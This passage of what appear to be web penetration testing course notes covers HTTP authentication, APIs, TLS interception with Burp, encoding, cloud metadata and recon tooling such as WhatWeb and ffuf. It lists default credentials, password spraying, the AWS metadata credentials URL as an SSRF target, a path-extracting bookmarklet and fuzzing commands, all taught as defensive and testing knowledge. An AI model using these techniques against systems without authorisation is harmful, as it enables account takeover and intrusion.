Signature: HMACSHA256(base64(header)+'.'+base64(payload), secret)

Authentication vs Authorization

Two concepts, two completely different failure modes. These are confused constantly, even in professional reports.

Authentication (AuthN):

Proving who you are. Logging in with a password. Presenting a token. Biometrics. If broken, you can impersonate other users or access the system without credentials.

Authorization (AuthZ):

Proving you are allowed to do a specific thing. Checked after authentication. If broken, you can access resources or actions beyond your permission level.

Password Storage and Auth Weaknesses

Understanding how authentication can fail helps you test it systematically.

Insecure password storage:
Plaintext passwords in database. MD5/SHA1 hashes (no salt, fast, rainbow-table vulnerable). Proper: bcrypt, scrypt, Argon2 with unique salt per password.

Default credentials:
admin:admin, admin:password, admin:123456, root:root. Always try on login forms, admin panels, routers, IoT devices, CMS installs.

Username enumeration:
Different error messages for wrong username vs wrong password. Timing differences. Registration form saying 'email already in use'.

Brute force susceptibility:
No rate limiting, no account lockout, no CAPTCHA. Spray common passwords across user lists rather than hammering one account.

APIs and Modern Web Architecture

REST APIs

Most modern web apps separate frontend from backend via a REST API. The React/Vue frontend talks to a JSON API. Understanding REST can help with modern applications.

REST principles:
Resources identified by URLs. HTTP method defines the action: GET=read, POST=create, PUT/PATCH=update, DELETE=remove. Stateless. Auth usually via Bearer token (JWT), not session cookies.

What you will see in web requests:

```
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9...
Content-Type: application/json
Endpoints under /api/v1/  /api/v2/ — note version differences
```

GraphQL

GraphQL is an API query language where the client specifies exactly what data it needs. One flexible endpoint instead of many REST endpoints.

Typical endpoint:

```
/graphql  or  /api/graphql  or  /query  — always accepts POST
```

Introspection (gold for recon):
GraphQL can reveal its entire schema via introspection. All types, fields, queries, and mutations. If not disabled in production, you get a full API map for free:

```
{"query": "{__schema{types{name fields{name}}}}"}
```

Other API Types

SOAP:
Older XML-based protocol. Heavy and verbose. Common in enterprise and banking. Requests are XML envelopes. Primary attack vector: XXE (XML External Entity injection) since it processes XML.

WebSockets:
Persistent bidirectional connection over a single TCP connection. Used for real-time features (chat, live feeds). Burp intercepts WebSocket messages. Vulnerabilities: injection in message content, missing auth on the WebSocket upgrade request.

gRPC:
Google's RPC framework. Protocol Buffers (binary) over HTTP/2. Not readable by default in Burp without a plugin. Emerging attack surface in cloud-native microservices.

API versioning issues:
/api/v1 was deprecated and v2 was launched with stricter auth. v1 still responds. Authentication was only enforced on v2. The old version is still reachable and unauthenticated.

Swagger / OpenAPI docs:
Developers often leave API documentation publicly accessible. /swagger-ui.html, /api-docs, /openapi.json give you a complete map of every endpoint, parameter, and data type.

HTTPS, TLS, and Certificates

TLS and What HTTPS Protects

HTTPS = HTTP + TLS. TLS creates an encrypted tunnel. Everything inside is protected: headers, body, URL path, query string, cookies — all encrypted in transit.

What TLS provides:
Confidentiality: ISP sees you connected to example.com but not the full content.

Integrity: tampering in transit is detected and breaks the connection.

Authentication: TLS certificate proves you are talking to the real server, not a MITM.

What TLS does NOT protect:
Application-level vulnerabilities. SQL injection, XSS, IDOR, auth bypass HTTPS stops none of these. TLS only secures the transport channel. The app above it can still be completely broken.

Certificate Transparency:
Every issued TLS certificate is logged publicly. crt.sh searches these logs. Invaluable for subdomain discovery: find staging, dev, internal subdomains the target never intended to be public.


HTTP vs HTTPS

If we examine an HTTP request, we can see the effect of not enforcing secure communications between a web browser and a web application. For example, the following is the content of an HTTP login request:

```
     7 4.573774918   192.168.0.108 192.168.0.108      TCP            76 40386 → 80 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1
     8 4.573794134   192.168.0.108 192.168.0.108      TCP            76 80 → 40386 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 S
     9 4.573806187   192.168.0.108 192.168.0.108      TCP            68 40386 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=280780439
    10 4.573966701   192.168.0.108 192.168.0.108      HTTP          640 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
    11 4.573985767   192.168.0.108 192.168.0.108      TCP            68 80 → 40386 [ACK] Seq=1 Ack=573 Win=65024 Len=0 TSval=28078043
Frame 10: 640 bytes on wire (5120 bits), 640 bytes captured (5120 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 192.168.0.108, Dst: 192.168.0.108
Transmission Control Protocol, Src Port: 40386, Dst Port: 80, Seq: 1, Ack: 1, Len: 572
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
▾ Form item: "username" = "admin"
    Key: username
    Value: admin
▾ Form item: "password" = "password"
    Key: password
    Value: password
```

HTTP vs HTTPS

In contrast, when someone intercepts and analyzes traffic from an HTTPS request, they would see something like the following. As we can see, the data is transferred as a single encrypted stream, which makes it very difficult for anyone to capture information such as credentials or any other sensitive data.



TLS Interception: How Burp Works

An intercepting proxy like Burp Suite performs a TLS MITM. Understanding this is essential for understanding why you need to install Burp's CA certificate.

The MITM process:

1. Browser connects to Burp (127.0.0.1:8080) instead of target directly.

2. Burp presents a dynamically generated certificate for target.com, signed by Burp's own CA.

3. Browser verifies the cert against trusted CAs. Burp's CA is not trusted by default — it shows an untrusted cert warning.

4. Once you install Burp's CA into the browser's trust store, the warning disappears and all traffic flows through Burp decrypted.

5. Burp re-encrypts traffic to the real target using the real certificate.

Installing Burp CA:

Browse to http://burpsuite or http://127.0.0.1:8080 while the proxy is running. Download the CA certificate. Import it into your browser's certificate store as a trusted CA.

Input, Encoding, and Data Flow

URL Encoding

URL encoding (percent encoding) replaces special characters with %XX (hex ASCII value) so they can be sent as data rather than interpreted as URL syntax.

Common encodings:

```
space = %20     ' = %27     < = %3C     > = %3E
/ = %2F         # = %23     & = %26     = = %3D
```

Why it matters for pentesting:

Encoding can bypass naive input filters that block keywords in plaintext.

Double encoding: encode % as %25, so %27 becomes %2527. Bypasses single-pass decoders.

Different decoding contexts between WAF and backend create exploitable discrepancies.

In Burp Suite:

Highlight text and press Ctrl+U to URL encode. Ctrl+Shift+U to decode.

The Decoder tab handles chained encoding (URL -> Base64 -> HTML etc.).

HTML, Base64, and Other Encodings

HTML Encoding:
Converts special HTML characters to entities to prevent them being interpreted as markup.

```
< = &lt;    > = &gt;    & = &amp;    " = &quot;    ' = &#x27;
```

Base64:
Not encryption, encoding. Used in JWTs, Basic auth, embedded images, and obscured cookie values. Always decode Base64 blobs you encounter.

```
echo 'dXNlcjphZG1pbg==' | base64 -d   # -> user:admin
```

Unicode / UTF-8:
You already know this one :)

JSON encoding:
Special chars in JSON: \n \t \" \\.

XML encoding:
& -> &, < -> <, CDATA sections.

Browser Mechanics and Rendering

How Browsers Render Pages

Understanding how the browser processes a page explains why and where client-side vulnerabilities like XSS occur.

DOM (Document Object Model):
The browser parses HTML and builds a tree structure called the DOM. JavaScript can read and modify any node in the DOM. The page you see is the DOM rendered, not the raw HTML string.

Rendering pipeline:
1. Parse HTML -> build DOM tree. 2. Parse CSS -> build CSSOM. 3. Combine into Render Tree. 4. Layout (calculate positions). 5. Paint to screen.

JavaScript execution:
JS runs in a single-threaded event loop. Can modify the DOM, make HTTP requests (fetch/XHR), read cookies (if HttpOnly not set), access browser storage (localStorage, sessionStorage), and interact with other browser APIs.

Browser Storage Mechanisms

Besides cookies, browsers have several storage mechanisms. Understanding all of them is required for web app testing.

localStorage:
Key-value storage, no expiry, persistent across sessions. Up to ~5MB. Accessible via JavaScript. No HttpOnly equivalent.

sessionStorage:
Same as localStorage but clears when the tab is closed. Same security model, accessible to JS on the same origin.

Cookies:
Sent automatically with every request (unlike localStorage). Can have HttpOnly, Secure (only over https), SameSite flags. Cross-subdomain scope possible.

IndexedDB:
A full client-side database. Can store large amounts of structured data. Less common but can hold sensitive cached data.

Web Infrastructure and Hosting

Web Server Software

The web server software processes incoming HTTP requests and serves responses. Knowing which one is running helps identify vulnerabilities and configuration issues.

Nginx:
High-performance, event-driven. Used as reverse proxy and for static content. Configuration lives in /etc/nginx/. Path normalization quirks can bypass controls. Misconfigured alias directives enable path traversal.

Apache:
Most widely deployed. Module-based. Configuration in .htaccess files (per-directory). mod_rewrite rules can have bypasses. Apache Struts and Apache Log4j have had catastrophic vulnerabilities.

IIS (Microsoft):
Windows web server. Processes .aspx, .asp, .ashx. Integrates with Windows auth (NTLM, Kerberos). Short filename (8.3) enumeration via HTTP. Old IIS versions have multiple path traversal CVEs.

Tomcat:
Java servlet container. Runs .war deployments. Admin panel at /manager. Default creds admin:admin are common. Authenticated Tomcat = easy RCE via WAR file upload.

Detecting web server software:
Server: response header (often suppressed on hardened targets). Error page format. Default file extensions. Recon fingerprinting.

Cloud Hosting and Serverless

Modern applications increasingly run on cloud infrastructure rather than traditional servers. The attack surface shifts significantly.

Cloud provider metadata services:
AWS: http://169.254.169.254/latest/meta-data/, accessible from any EC2 instance. Contains IAM credentials, instance identity, and more. SSRF vulnerabilities that reach this endpoint = cloud account takeover.

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

AWS S3 buckets:
Object storage often used for user uploads. Misconfigured public buckets expose files. Bucket name enumeration (target-backup, target-uploads, target-dev). AWS CLI: aws s3 ls s3://target-bucket --no-sign-request

Serverless (Lambda):
No persistent server to compromise. Attack focuses on IAM permissions, environment variables (often contain secrets), event injection, and supply chain attacks on dependencies.

Container environments:
Docker and Kubernetes. Exposed Docker socket = full host compromise. Kubernetes dashboard with no auth. Container escape via privileged mode or host path mounts.

Tools and Testing Methodology

curl for Manual HTTP Testing

curl is the command-line HTTP client. Essential for quick testing and scripting without a full proxy.

Core flags:

```
-I                    HEAD request (headers only)
-X POST               specify method
-d 'param=value'      POST body data
-H 'Header: Value'    add or override a header
-b 'cookie=value'     send cookie
-k                    skip TLS verification
-v                    verbose (show both request and response headers)
-L                    follow redirects
--proxy http://127.0.0.1:8080   route through Burpsuite proxy (will cover proxies later)
```

Example: POST request login:

```
curl -X POST https://target.com/login -d 'user=admin&pass=admin' -L
```

General Web Pentest Workflow

A structured methodology prevents gaps and keeps work reproducible.

1. Reconnaissance and Fingerprinting:
Identify tech stack, subdomains, hidden paths, API endpoints. Map the full attack surface before touching any input. Check CT logs, Shodan, GitHub for leaked secrets.

2. Application Mapping:
Crawl all pages. Document every parameter, input vector, and auth mechanism. Understand the session model. Build a mental model of the app.

3. Vulnerability Analysis:
Systematically test each input surface for injection, auth issues, IDOR, logic flaws, XSS. Automation for breadth, manual testing for depth.

4. Exploitation and Escalation:
Confirm vulnerabilities with working proof-of-concept. Chain findings. One low-impact bug enabling a higher-impact attack is common.

5. Reporting:
Document with reproduction steps, risk rating, business impact, and concrete remediation.

What Comes Next

You now have the conceptual foundation for web application security. Every web lecture that follows builds directly on what you have covered here.

Before moving on, make sure you are solid on:

- Basics of the web and how it works
- HTTP request and response structure
- The client-server model
- Cookies and sessions
- DNS, virtual hosting, CDNs

Coming up in Module 9:


- Web Proxies: Using Burp Suite for Manual Testing
- Web Reconnaissance: Mapping the Attack Surface
- Web Exploitation: Common Vulnerabilities and Techniques

Closing Thoughts

Web proxies

Wednesday, March 25, 2026 12:13 PM

Module 9 - Web Prox...



Introduction to Web Proxies

OWASP ZAP, Burp Suite, Caido, and their use in web pentesting

What is a Web Proxy?

A web proxy is software that sits between your browser and the target web server, intercepting every HTTP and HTTPS request your browser sends and every response the server returns. Instead of traffic flowing directly from client to server, it routes through the proxy first, giving you complete visibility and control over what is being sent and received.

In a normal browsing session, you won't see the raw requests your browser is making. A proxy changes that. You can pause a request mid-flight, read exactly what parameters and headers are being sent, modify values before they hit the server, and observe how the server reacts. This makes it an **indispensable tool for understanding how a web application actually works** under the hood, not just how it looks in the browser.

As a pentester, this is your primary lens for web app testing. You use it to map attack surface, manually test for vulnerabilities, replay and fuzz requests, and chain together findings. Without a proxy, you are inefficient.

Does it really matter which one you use????

OWASP ZAP Web Proxy

OWASP ZAP

- Origins: Launched in 2010 by Psiinon (Simon Bennetts), ZAP was donated to OWASP and has been a community-maintained open source project ever since.
- Free & Open Source: Completely free, no paid tier. Backed by OWASP's reputation for security standards.
- Key Features: Intercepting proxy, active/passive scanner, spider, fuzzer, and scripting engine. Supports add-ons for extended functionality.
- Honest Take: The UI can feel cluttered and less intuitive than its competitors. Great for automated scanning, but workflow feels clunky for manual testing.

Burp Suite Web Proxy

Burp Suite

- Origins: Created by PortSwigger in 2003, Burp Suite quickly became the industry standard for web application security testing.
- Pricing: Community Edition is free and covers everything we need in this class. Pro adds automation and advanced scanning (~$449/yr) (You don't need this…).
- We Will be Using it in Class: It's the tool you'll encounter in the real world. Excellent UI, tightly integrated toolset, and the go-to for manual web app pentesting.
- Key Features: Proxy, Repeater, Intruder, Decoder, and Community Plugins (These are all you really need). Well-documented and widely supported within the web security community.

Caido Web Proxy

Caido

- Origins: Launched in 2022 by a small team of ex-security researchers. Newer than ZAP and Burp, but gaining traction quickly in the community.
- Team Size: Very small core dev team (~5 people as of 2024). Means slower feature releases and fewer integrations compared to PortSwigger's larger org.
- Pricing: Free tier is solid for most tasks. Pro tier adds many features like cloud sync and advanced workflows, but not required for this class.
- Upsides: Modern, clean UI. Rust-based backend = fast. Built-in scripting with Lua. Worth watching as it matures.

Useful Features

Key Burp Suite Tabs

Proxy: Intercepts HTTP/S traffic between your browser and the target. You can inspect, modify, or drop any request or response in real time.

Repeater: Resend individual requests many times with manual modifications. Essential for testing how the server responds to tweaked parameters, headers, or payloads.

Intruder: Automates sending many requests with varying payloads. Works for brute force, fuzzing, and credential stuffing attacks. (Rate limited though… there are better solutions)

Decoder: Encode/decode data in common formats: Base64, URL, HTML, hex, and more. Handy for understanding or crafting obfuscated payloads.

Demo Time !!

Closing Thoughts


Useful Resources

- OWASP ZAP Docs - zaproxy.org/docs
- Burp Suite Community Edition - portswigger.net/burp/communitydownload
- Caido - caido.io

Web recon

Wednesday, March 25, 2026 12:13 PM

Module 9 - Web Reco...



Why we need web reconnaissance

Web Reconnaissance is the foundation of a thorough security assessment. This process involves systematically and meticulously collecting information about a target website or web application. Think of it as the preparatory phase before delving into deeper analysis and potential exploitation. It forms a critical part of the "Information Gathering" phase of the Penetration Testing Process.

Primary goals of web reconnaissance:

- Identifying Assets: Uncovering all publicly accessible components of the target, such as web pages, subdomains, IP addresses, and technologies used. This step provides a comprehensive overview of the target's online presence.
- Discovering Hidden Information: Locating sensitive information that might be inadvertently exposed, including backup files, configuration files, or internal documentation. These findings can reveal valuable insights and potential entry points for attacks.
- Analysing the Attack Surface: Examining the target's attack surface to identify potential vulnerabilities and weaknesses. This involves assessing the technologies used, configurations, and possible entry points for exploitation.

Attackers leverage this information to tailor their attacks, allowing them to target specific weaknesses and bypass security measures. Conversely, defenders use recon to proactively identify and patch vulnerabilities before malicious actors can leverage them.

What we will cover

In this lecture we will cover several techniques for finding the extent of the content a web application holds, including…

- Web Fingerprinting
- Web Spidering/Crawling
- Web Fuzzing

Together, the three of these will help you sufficiently map out a web application, giving you an idea of where you can look for vulnerabilities, and displaying a full attack surface that you may otherwise have been entirely unaware of.

Fingerprinting

What is Fingerprinting? - WhatWeb

What is Web Fingerprinting?

Fingerprinting is the process of identifying the technologies, frameworks, servers, and software versions running on a target web application. By identifying these components, a penetration tester can look up known CVEs, misconfigurations, and attack vectors specific to those technologies.

WhatWeb

WhatWeb is a command-line tool built into Kali Linux that identifies web technologies including CMS platforms (WordPress, Joomla), web frameworks, server software (Apache, Nginx), JavaScript libraries, and more. It reads HTTP headers, HTML content, and cookies to fingerprint the target.

Basic usage:

```
whatweb https://example.com
whatweb -v https://example.com          # verbose - shows all plugin data
whatweb -a 3 https://example.com        # aggression level 3 (stealthy to aggressive)
```

WhatWeb reveals: server software, CMS name & version, programming languages, JavaScript frameworks, analytics platforms, and security headers (or lack thereof). Version info is especially valuable for finding public exploits.

Fingerprinting - Wappalyzer & Other Tools

Wappalyzer

Wappalyzer is a browser extension (available for Chrome and Firefox) that passively fingerprints websites as you browse them. Unlike WhatWeb which is run from the terminal, Wappalyzer works directly in your browser and displays detected technologies in a clean popup UI - no commands required.

What Wappalyzer detects:

- CMS platforms: WordPress, Drupal, Joomla, Shopify, Wix
- Web servers: Apache, Nginx, IIS, LiteSpeed
- Programming languages & frameworks: PHP, Python/Django, Ruby on Rails, React, Vue.js
- Analytics, CDNs, payment processors, security tools (WAFs)

WhatWeb vs Wappalyzer - When to use each:

Use **WhatWeb** when working in a terminal environment (e.g., a remote Kali box), scripting recon across multiple targets, or when you want verbose/aggressive scanning output. Use **Wappalyzer** for quick passive identification while manually browsing a target - it has zero setup and works in real time as you navigate the site.

Spidering / Crawling

Spidering / Crawling - How It Works

Web spidering (or crawling) is the automated process of following links across a web application to map out its content. A crawler starts at a seed URL, extracts all hyperlinks on that page, then recursively visits each discovered link - building a map of every accessible page and endpoint it can reach.

Why spidering is useful:

- Discovers linked pages the developer never intended to be prominent but left accessible (old admin panels, test pages, API docs)
- Reveals application structure and hierarchy - helps understand the full attack surface
- Common tools: Burp Suite Spider (built into Burp proxy), OWASP ZAP Spider, Scrapy, wget --mirror

Why crawling alone is NOT enough:

Crawlers can only find pages that are **linked.** Many sensitive endpoints exist but are never referenced by any hyperlink - for example: /admin, /backup.zip, /api/v2/users, /.git/config. These can only be discovered through **fuzzing** - guessing names from a wordlist. Crawling and fuzzing are complementary: use both together.

JS Path Extractor Bookmarklet

A useful browser-based recon trick is a JavaScript bookmarklet that extracts all URL paths embedded in the page HTML and loaded JavaScript files. Unlike a traditional crawler, it runs directly in your browser on the page you're already viewing - no tools needed.

How to use it:

- Create a new browser bookmark and paste the code below as the URL
- Navigate to the target site, then click the bookmark
- After ~3 seconds, the page will replace itself with a list of all discovered paths extracted from HTML and JS source files

```
javascript:(function(){var
scripts=document.getElementsByTagName("script"),regex=/(?<=("|\%27|`))\\/[a-zA-Z0-9_?&=\\/\\-\\#\\.]*(?=("|
\\'|\\%60))/g;const%20results=new%20Set;for(var%20i=0;i<scripts.length;i++){var%20t=scripts[i].src;""!=t&&f
etch(t).then(function(t){return%20t.text()}).then(function(t){var%20e=t.matchAll(regex);for(let%20r%20of%20
e)results.add(r[0])}).catch(function(t){console.log("An%20error%20occurred:%20",t)})}var%20pageContent=docu
ment.documentElement.outerHTML,matches=pageContent.matchAll(regex);for(const%20match%20of%20matches)results
.add(match[0]);function%20writeResults(){results.forEach(function(t){document.write(t+"<br>")})}setTimeout(
writeResults,3e3);})();
```

What it finds: API routes buried in JavaScript bundles, hidden endpoints referenced in page source, internal path patterns that reveal application structure. This is especially powerful against modern SPAs (React, Angular, Vue) where most routes are defined in JavaScript rather than HTML links.

Fuzzing

Fuzzing - What It Is & ffuf Basics

Web fuzzing is the technique of systematically testing a large number of inputs against a target, typically by substituting words from a wordlist into a URL, parameter, or header. Unlike crawling which follows links, fuzzing **guesses** the existence of resources. It is essential for discovering endpoints that are never linked to from anywhere.

Ffuf: Fuzz Faster U Fool ... yes that's actually what it stands for :)

ffuf is the go-to fuzzing tool in Kali Linux. It is fast, flexible, and uses the keyword FUZZ as a placeholder in any part of a request (URL, headers, POST body). Wordlists are substituted in for "FUZZ" automatically.

Directory/page fuzzing:

```
ffuf -u http://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

Useful Kali wordlists:

- `/usr/share/wordlists/dirb/common.txt` - ~4,600 common paths, fast starting point
- `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt` - ~220,000 entries, thorough
- `/usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt` - SecLists, highly recommended

Fuzzing - Subdomain & VHost Discovery

Subdomain Fuzzing

Subdomain fuzzing enumerates DNS subdomains by making DNS queries for each word in a wordlist (e.g., testing whether admin.target.com, dev.target.com, staging.target.com exist). Subdomains often host less-hardened internal systems or development environments.

```
ffuf -u http://FUZZ.target.com -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

VHost (Virtual Host) Fuzzing

Virtual hosts allow a single IP to serve multiple websites by checking the HTTP Host header. VHost fuzzing sends requests to the same IP but with different Host headers to find hidden sites that aren't publicly resolvable via DNS. This is different from subdomain fuzzing because it targets the web server directly, not DNS.

```
ffuf -u http://target.com -H "Host: FUZZ.target.com" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

Add `-fs <size>` to filter out the default server response size (the "catch-all" response), so only unique/interesting responses are shown. First note the size of the default response, then filter it.

Fuzzing - Handling Custom 404s & Filtering

The Custom 404 Problem

Many applications return HTTP 200 OK for every request, even non-existent pages - serving a custom "Page Not Found" page with a 200 status code instead of the 404 it deserves. If you fuzz without filtering, every single result will appear as a "hit" making results useless. You must filter out the noise.

Step 1: Identify the baseline response size

Request a page you know doesn't exist and note the response size. For example: `curl -s http://target.com/thisdoesnotexist123 | wc -c`

Step 2: Filter by size in ffuf

```
ffuf -u http://target.com/FUZZ -w common.txt -fs 4242     # don't include responses of size 4242
```

Other useful ffuf filters & options:

- `-fc 404,403` - filter by HTTP status code
- `-fw 15` - filter by word count in response
- `-mc 200,301` - match only these status codes (opposite of -fc)
- `-t 50` - number of concurrent threads (default 40)
- `-e .php,.html,.txt` - append file extensions to each wordlist entry

Fuzzing - Other Tools & Recap

Other Common Fuzzing Tools

While ffuf is the recommended tool for this course, other tools are commonly seen in the wild. Here's a quick comparison:

Gobuster

Written in Go, very fast, simpler syntax than ffuf. Good for quick directory and DNS fuzzing. Less flexible than ffuf (can't fuzz arbitrary request positions). Often seen in writeups and CTFs. Command: `gobuster dir -u http://target.com -w common.txt`

Dirb

The classic, older tool built into Kali. Slower than ffuf and Gobuster, fewer filtering options. Still useful for quick basic scans. Being replaced by ffuf in most modern workflows. Command: `dirb http://target.com /usr/share/dirb/wordlists/common.txt`

Feroxbuster

